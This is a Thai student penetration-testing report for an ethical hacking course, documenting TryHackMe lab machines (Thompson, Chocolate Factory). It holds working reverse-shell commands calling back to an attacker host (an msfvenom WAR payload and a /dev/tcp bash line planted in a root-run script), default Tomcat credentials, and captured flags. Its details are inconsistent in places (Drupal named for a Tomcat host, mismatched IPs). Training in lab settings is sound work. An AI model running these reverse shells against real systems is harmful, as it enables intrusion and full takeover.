

รายงานการทดสอบเจาะระบบ (Pentest Report)

จัดทำโดย

นส. ภัทรวดี	อุ้นระโลม	1650706441	Section327B
นส. วรณธร	แสงจันทร์	1650708140	Section327B
นาย คุณานนต์	หิรัญรัตนพร	1650708777	Section327B
นาย ชลวัช	เงินทรัพย์	1660703263	Section327B

เสนอ

อาจารย์ นาวาอากาศตรี ดร.เอก โอสถหงษ์

หลักสูตรวิทยาศาสตรบัณฑิต รหัสวิชา CS471 Ethical Hacking and Penetration

ภาคการศึกษาที่ 2 ปีการศึกษา 2567

ภาควิชาวิทยาการคอมพิวเตอร์มุ่งเน้นวิทยาการข้อมูลและความมั่นคงปลอดภัยไซเบอร์

คณะเทคโนโลยีสารสนเทศและนวัตกรรม มหาวิทยาลัยกรุงเทพ

คำนำ

รายงานเรื่องการทดสอบเจาะระบบผ่านแพลตฟอร์ม TryHackMe ฉบับนี้เป็นส่วนหนึ่งของวิชา CS471 Ethical Hacking and Penetration ภายใต้หลักสูตรของคณะเทคโนโลยีสารสนเทศและนวัตกรรม สาขาวิชาวิทยาการคอมพิวเตอร์ มุ่งเน้นวิชาการข้อมูลและความปลอดภัยไซเบอร์มหาวิทยาลัยกรุงเทพ

รายงานฉบับนี้จัดทำขึ้นโดยมีวัตถุประสงค์เพื่อ ศึกษา เรียนรู้ และฝึกปฏิบัติทักษะด้านการเจาะระบบอย่างมีจริยธรรม โดยใช้แนวทาง Boot to Root ซึ่งเป็นกระบวนการที่มุ่งเน้นการเข้าถึงระบบเป้าหมายไปจนถึงการเข้าควบคุมระบบในระดับ Root

ทางคณะผู้จัดทำคาดหวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะสามารถเป็นแนวทางการเรียนรู้ และประสบการณ์ รวมถึงเป็นแนวทางในการศึกษาและพัฒนาในอนาคตต่อไป

คณะผู้จัดทำ

สารบัญ

เนื้อหา	หน้าที่
คำนำ	ก
สารบัญ	ข
Target 1 : ชื่อ Thompson	1-9
Target 2 : ชื่อ Chocolate Factory	10-19
Target 3 : ชื่อ Rootme	20-28

Target1 : Thompson

Vulnerability ID	001
Vulnerability:	ตรวจพบการใช้งาน Drupal 7 ซึ่งเป็นเวอร์ชันเก่าที่มีช่องโหว่
Pathที่ได้รับผลกระทบ (ถ้ามี):	/manager
ผลกระทบ:	ผู้โจมตีสามารถ exploit ช่องโหว่ทำให้สามารถควบคุมระบบในสิทธิ์ระดับ user และ root ได้
ข้อเสนอแนะในการแก้ไข:	ทำการอัปเดต Drupal ให้เป็น version ปัจจุบัน และตรวจสอบความปลอดภัยของโมดูลที่ใช้งานทั้งหมด

Vulnerability ID	002
Vulnerability:	ตรวจพบช่องโหว่ File Upload Vulnerability
Pathที่ได้รับผลกระทบ (ถ้ามี):	/manager/html
ผลกระทบ:	ผู้โจมตีสามารถ อัปโหลด shell และ run คำสั่งจากระยะไกลได้
ข้อเสนอแนะในการแก้ไข:	จำกัดประเภทไฟล์ที่สามารถอัปโหลด, ตรวจสอบนามสกุลไฟล์ที่อัปโหลด, ไม่อนุญาตให้ไฟล์ run บน sever

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมายอยู่ที่ IP Address : 10.10.10.34




Title	Target IP Address
Thompson	10.10.10.34

2. ทำการ nmap เพื่อสแกนหา port ที่เปิดอยู่ ด้วยคำสั่ง nmap -sV 10.10.165.165

ตรวจพบ Port เปิดอยู่ทั้งหมด 3 Port ได้แก่ 22,8009,8080

```
(root@kali)-[/home/kali/Desktop]
└─$ nmap -A 10.10.10.34
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 04:15 EDT
Nmap scan report for 10.10.10.34
Host is up (0.32s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|_  256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http      Apache Tomcat 8.5.5
|_ http-title: Apache Tomcat/8.5.5
|_ http-favicon: Apache Tomcat
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. เข้า website ผ่าน IP target 10.10.10.34: 8080 พบว่าเป็นหน้า Website Tomcat



4. ตรวจสอบ website โดย view page source code พบว่าเจอ path ที่สามารถเข้าถึงได้

```
<div class="button">
  <a class="container shadow" href="/manager/status"><span>Server Status</span></a>
</div>
<div class="button">
  <a class="container shadow" href="/manager/html"><span>Manager App</span></a>
</div>
<div class="button">
  <a class="container shadow" href="/host-manager/html"><span>Host Manager</span></a>
</div>
</div>
```

5. เข้าไปที่ path : <http://10.10.10.34:8080/manager>

แต่พบว่าต้องเข้ารหัส โดยใช้ Username และ Password


This site is asking you to sign in.

Username

Password

Cancel Sign in

6. ตรวจสอบพบข้อมูลเข้าสู่ระบบใน website โดยกดไปที่ปุ่ม Server Status




7. พบ Username และ Password คือ

Username – tomcat

Password — s3cret

ซึ่งเป็น Role name — manager-gui



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

8. นำ username และ password ที่ได้นำมาเข้าสู่ระบบในหน้า <http://10.10.10.34:8080/manager> และสามารถ
เข้าหน้าเว็บสำหรับ Web Application Manager


The Apache Software Foundation 

Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
					Start Stop Reload Undeploy

9. สร้าง payload ด้วย msfvenom แบบ Java reverse shellSV.war โดยใช้คำสั่ง

```
msfvenom -p java/shell_reverse_tcp LHOST=10.6.51.187 LPORT=4444 -f war -o shellV.war
```

สำหรับอัปโหลดไปยังเว็บเซิร์ฟเวอร์ Tomcat เพื่อจะได้ shell กลับมาที่เครื่องของเรา โดยกำหนด

LHOST=[IP เครื่องเราที่จะรอรับการเชื่อมต่อกลับ] LPORT=[IP พอร์ตที่เราจะเปิดเพื่อรอรับการเชื่อมต่อกลับ]

```
(root@kali)-[/home/kali/Desktop]
# msfvenom -p java/shell_reverse_tcp LHOST=10.6.51.187 LPORT=4444 -f war -o shellSV.war

Payload size: 13031 bytes
Final size of war file: 13031 bytes
Saved as: shellSV.war
```

10. อัปโหลดไฟล์ที่สร้างในข้อที่แล้วในหน้าของ manager แล้วกด Deploy

The screenshot shows the Tomcat Manager application in a web browser. The 'Deploy' tab is active, displaying a table of deployed applications and a form for uploading a new WAR file. A file upload dialog is open, showing the contents of the Desktop directory, with 'shellSV.war' selected.

App Name	Path	WAR File	Auto Deploy	Load On Startup	Expiry	Actions
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy	
/rev	None specified		true	0	Start Stop Reload Undeploy	
/shellV	None specified		true	0	Start Stop Reload Undeploy	

Deploy
Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy
Select WAR file to upload No file selected.

Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy
 This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

SSL connector configuration diagnostics
 List the configured ciphers for each connector


Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/8.5.5	1.8.0_222-bu222-b10-1ubuntu1~16.04.1-b10	Private Build	Linux	4.4.0-159-generic	amd64	ubuntu	127.0.1.1

11. เปิด listener ก่อนทำการเรียก payload โดยใช้คำสั่ง nc -lvp [พอร์ตที่เรากำหนดตอนสร้าง Payload]

```
(root@kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
```


12. เข้าไปที่ IP 10.10.10.34:8080/[ชื่อไฟล์ที่สร้าง Payload] เพื่อเรียกใช้งาน payload ให้ shell วิ่งกลับมายังเครื่องที่เรากำหนด



13. จะได้ reverse shell กลับมาแล้วจากเครื่องเป้าหมาย (IP 10.10.10.34) มาที่ Kali ผ่านพอร์ต 4444

```
(root@kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.6.51.187] from (UNKNOWN) [10.10.10.34] 34940
```

14. เช็คลิทธิ์ผู้ใช้งานโดยใช้คำสั่ง whoami และพบว่าตอนนี้เราสามารถเข้าเครื่องระดับ user ชื่อว่า tomcat

```
(root@kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.6.51.187] from (UNKNOWN) [10.10.10.34] 34940
whoami
tomcat
```

15. สํารวจไฟล์ในเครื่องเป้าหมายโดยใช้คำสั่ง ls -la

```
(root@kali)-[/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.6.51.187] from (UNKNOWN) [10.10.10.34] 34940
whoami
tomcat
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
ls -la
total 92
drwxr-xr-x 22 root root 4096 Aug 14 2019 .
drwxr-xr-x 22 root root 4096 Aug 14 2019 ..
drwxr-xr-x 2 root root 4096 Aug 14 2019 bin
drwxr-xr-x 3 root root 4096 Aug 14 2019 boot
drwxr-xr-x 17 root root 3700 May 21 01:02 dev
drwxr-xr-x 92 root root 4096 Aug 23 2019 etc
drwxr-xr-x 3 root root 4096 Aug 14 2019 home
lrwxrwxrwx 1 root root 33 Aug 14 2019 initrd.img → boot/initrd.img-4.4.0-159-generic
lrwxrwxrwx 1 root root 33 Aug 14 2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 19 root root 4096 Aug 14 2019 lib
drwxr-xr-x 2 root root 4096 Aug 14 2019 lib64
drwx----- 2 root root 16384 Aug 14 2019 lost+found
drwxr-xr-x 4 root root 4096 Aug 14 2019 media
drwxr-xr-x 2 root root 4096 Feb 26 2019 mnt
drwxr-xr-x 3 root root 4096 Aug 14 2019 opt
dr-xr-xr-x 84 root root 0 May 21 01:01 proc
drwx----- 3 root root 4096 Aug 14 2019 root
drwxr-xr-x 17 root root 520 May 21 01:02 run
drwxr-xr-x 2 root root 12288 Aug 14 2019 sbin
drwxr-xr-x 2 root root 4096 Feb 26 2019 srv
dr-xr-xr-x 13 root root 0 May 21 01:01 sys
drwxrwxrwt 10 root root 4096 May 21 01:41 tmp
drwxr-xr-x 10 root root 4096 Aug 14 2019 usr
drwxr-xr-x 11 root root 4096 Aug 14 2019 var
lrwxrwxrwx 1 root root 30 Aug 14 2019 vmlinuz → boot/vmlinuz-4.4.0-159-generic
lrwxrwxrwx 1 root root 30 Aug 14 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
```

16. ใช้คำสั่ง `python3 -c 'import pty; pty.spawn("/bin/bash")'` เพื่อยกระดับ shell ที่ไม่สมบูรณ์ (dumb shell) ที่ได้จาก reverse shell ให้กลายเป็น shell ที่ใช้งานง่ายขึ้น

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ubuntu:/$
```

17. ตรวจสอบไฟล์ home ว่ามีอะไรบ้าง โดยใช้คำสั่ง `ls -la` พบว่าในระบบนี้มี user เดียวที่ไม่ใช่ root คือ jack

```
tomcat@ubuntu:/$ cd /home
cd /home
tomcat@ubuntu:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Aug 14 2019 .
drwxr-xr-x 22 root root 4096 Aug 14 2019 ..
drwxr-xr-x  4 jack jack 4096 Aug 23 2019 jack
tomcat@ubuntu:/home$
```

18. ทำการตรวจสอบไฟล์ของ jack ต่อโดยใช้คำสั่ง `ls -la` จะสามารถอ่านไฟล์ที่ jack เป็นคนทำขึ้นมาได้

โดยใช้คำสั่ง `cat user.txt`

```
tomcat@ubuntu:/home/jack$ ls -la
ls -la
total 48
drwxr-xr-x  4 jack jack 4096 Aug 23 2019 .
drwxr-xr-x  3 root root 4096 Aug 14 2019 ..
-rw-r--r--  1 root root 1476 Aug 14 2019 .bash_history
-rw-r--r--  1 jack jack  220 Aug 14 2019 .bash_logout
-rw-r--r--  1 jack jack 3771 Aug 14 2019 .bashrc
drwxr-xr-x  2 jack jack 4096 Aug 14 2019 .cache
-rwxrwxrwx  1 jack jack   52 May 21 01:53 id.sh
drwxrwxr-x  2 jack jack 4096 Aug 14 2019 .nano
-rw-r--r--  1 jack jack  655 Aug 14 2019 .profile
-rw-r--r--  1 jack jack    0 Aug 14 2019 .sudo_as_admin_successful
-rw-r--r--  1 root root   39 May 21 01:53 test.txt
-rw-rw-r--  1 jack jack   33 Aug 14 2019 user.txt
-rw-r--r--  1 root root  183 Aug 14 2019 .wget-hsts
tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
tomcat@ubuntu:/home/jack$
```

19. Privilege Escalation พบสคริปต์ id.sh ที่ทำงานภายใต้ผู้ใช้ jack ซึ่งมีสิทธิ์ root (จากไฟล์ test.txt ที่บันทึกผล id โดย root)
20. สร้างไฟล์สคริปต์ Bash ที่ใช้สำหรับแก้ไข id.sh เพื่อฝัง reverse shell เพื่อให้เครื่องเป้าหมายเชื่อมต่อกลับมาหาที่เครื่องผ่าน Netcat listener โดยใช้คำสั่ง

```
echo '#!/bin/bash' > /home/jack/id.sh
```

```
echo 'bash -i >& /dev/tcp/10.6.51.187/4444 0>&1' >> /home/jack/id.sh
```

```
tomcat@ubuntu:/home/jack$ echo '#!/bin/bash' > /home/jack/id.sh
echo 'bash -i >& /dev/tcp/10.6.51.187/4444 0>&1' >> /home/jack/id.sh
tomcat@ubuntu:/home/jack$ cat id.sh
echo 'bash -i >& /dev/tcp/10.6.51.187/4444 0>&1' >> /home/jack/id.sh
bash: /home/jack/id.sh: Permission denied
tomcat@ubuntu:/home/jack$
```

21. เพิ่มสิทธิ์ในการรันให้กับไฟล์ id.sh เพื่อให้สามารถเรียกใช้งานได้โดยตรงจาก shell โดยใช้คำสั่ง

```
chmod +x /home/jack/id.sh
```

```
tomcat@ubuntu:/home/jack$ chmod +x /home/jack/id.sh
chmod +x /home/jack/id.sh
chmod: changing permissions of '/home/jack/id.sh': Operation not permitted
tomcat@ubuntu:/home/jack$
```

22. เปิด netcat listener โดยใช้คำสั่ง nc -lvnp 4444 คือจะทำการรับข้อมูลบนเครื่องเราที่ root shell กลับมาผ่าน port 4444

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.6.51.187] from (UNKNOWN) [10.10.10.34] 34952
bash: cannot set terminal process group (1204): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack#
```

23. ตรวจสอบสิทธิการใช้งานปัจจุบัน โดยใช้คำสั่ง whoami พบว่าได้ระดับสิทธิ์ที่เป็นสิทธิ์ root เรียบร้อย

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.6.51.187] from (UNKNOWN) [10.10.10.34] 34952
bash: cannot set terminal process group (1204): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack# whoami
root
root@ubuntu:/home/jack#
```

24. ตรวจสอบไฟล์ในสิทธิ์ของ root โดยใช้คำสั่ง `ls -la` พบไฟล์ที่สนใจคือ `root.txt`

```
whoami
root
root@ubuntu:/home/jack# ls -la
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23 2019 .
drwxr-xr-x 3 root root 4096 Aug 14 2019 ..
-rw-r--r-- 1 root root 1476 Aug 14 2019 .bash_history
-rw-r--r-- 1 jack jack 220 Aug 14 2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14 2019 .bashrc
drwxr-xr-x 2 jack jack 4096 Aug 14 2019 .cache
-rwxrwxrwx 1 jack jack 54 May 21 02:14 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14 2019 .nano
-rw-r--r-- 1 jack jack 655 Aug 14 2019 .profile
-rw-r--r-- 1 jack jack 0 Aug 14 2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root 39 May 21 01:53 test.txt
-rw-rw-r-- 1 jack jack 33 Aug 14 2019 user.txt
-rw-r--r-- 1 root root 183 Aug 14 2019 .wget-hsts
root@ubuntu:/home/jack# cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/jack# ls -la /root
ls -la /root
total 24
drwxr-xr-x 3 root root 4096 Aug 14 2019 .
drwxr-xr-x 22 root root 4096 Aug 14 2019 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Aug 14 2019 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 33 Aug 14 2019 root.txt
root@ubuntu:/home/jack#
```

25. อ่านไฟล์ `root.txt` โดยใช้คำสั่ง `cat /root/root.txt` สามารถเข้าไปอ่านไฟล์ที่เป็นสิทธิ์ของ root ได้สำเร็จ

```
root@ubuntu:/home/jack# cat /root/root.txt
cat /root/root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:/home/jack#
```

Target2 : Chocolate Factory

Vulnerability ID:	001
Vulnerability:	Command Injection
Pathที่ได้รับผลกระทบ (ถ้ามี):	/home.php
ผลกระทบ:	สามารถใช้คำสั่ง command ได้ ซึ่งทำให้สามารถทำการ Reverse shell กลับมาที่เครื่องของ ผู้โจมตีได้
ข้อเสนอแนะในการแก้ไข:	มีการทำ Validate input จำกัดการกรอกข้อมูลอักขระพิเศษที่ผู้ใช้กรอกเข้าสู่เว็บไซต์

Vulnerability ID:	002
Vulnerability:	Insecure Design
Pathที่ได้รับผลกระทบ (ถ้ามี):	/home.php และ /key_rev_key
ผลกระทบ:	สามารถเข้าถึงหน้าเว็บที่สำคัญเช่น หน้าสำหรับการโหลดไฟล์ key เพียงแค่การเปลี่ยน path file และดาวน์โหลดไฟล์นั้นได้
ข้อเสนอแนะในการแก้ไข:	ในการออกแบบเว็บไซต์ทำ Least Privilege จำกัดสิทธิ์การเข้าถึงหน้าเว็บตาม role ที่ได้รับ

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมายอยู่ที่ IP Address : 10.10.69.131

Title	Target IP Address	Expires
ChocolateFactory	10.10.193.212 	1h 55min 52s

4. ได้ที่อยู่ไฟล์ key_rev_key จากพอร์ต 113 และเมื่อกดไปตามลิงค์ที่ได้พบว่ามีไฟล์ถูกโหลดเข้าเครื่องชื่อไฟล์ key_rev_key

```
113/tcp open  ident?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, GetRequest, Help, LANDesk-RC, LDAPBindReq, LPD
String, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, X11Probe, afp:
|_   http://localhost/key_rev_key ← You will find the key here!!!
```

key_rev_key
Completed — 8.3 KB

5. ใช้คำสั่ง string เพื่ออ่านไฟล์ที่ได้มาและตรวจสอบดู

```
(root@kali)-[/home/kali/Downloads]
# strings key_rev_key
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
puts
__stack_chk_fail
printf
__cxa_finalize
strcmp
__libc_start_main
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
5j
%l
%j
```

6. พบข้อความดังกล่าวที่แสดงว่าเป็น key สำหรับบางสิ่งคาดว่าเป็นสิ่งสำคัญจึงเก็บไว้ก่อนและไปลองหารหัสเข้าผ่านหน้าเว็บไซต์ด้วย ftp

```
laksdhfas
congratulations you have found the key:
b'-VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safe
```

7. ทำการเชื่อมต่อ ftp บนเครื่องเป้าหมายที่ IP 10.10.69.131 ด้วยคำสั่ง ftp 10.10.69.131 พบว่า เซิร์ฟเวอร์ได้ใช้งาน vsFTPD 3.0.3 ซึ่งสามารถเข้าใช้ด้วยบัญชีผู้ใช้ Anonymous โดยไม่ต้องใช้รหัสผ่าน

```
(root@kali)-[/home/kali]
# ftp 10.10.193.212
Connected to 10.10.193.212.
220 (vsFTPD 3.0.3)
Name (10.10.193.212:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

8. ใช้คำสั่ง ls เพื่อทำการตรวจสอบรายการไฟล์ใน directory มีการแสดงผลคำว่า -rw-rw-r-- ซึ่งหมายความว่าทุกคนสามารถอ่านได้ และพบ 1 ไฟล์ที่เซิร์ฟเวอร์เปิดให้เข้าถึงชื่อ gum_room.jpg

```
ftp> ls
229 Entering Extended Passive Mode (|||45773|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
226 Directory send OK.
ftp>
```

9. หลังจากการดาวน์โหลดไฟล์ gum_room.jpg ใช้เครื่องมือ steghide สำหรับการถอดข้อมูล ได้ผลลัพธ์คือไฟล์ที่มีชื่อว่า b64.txt จากนั้นใช้คำสั่ง cat b64.txt|base64 -d ในการถอดรหัส และพบข้อความตามรูปภาพ

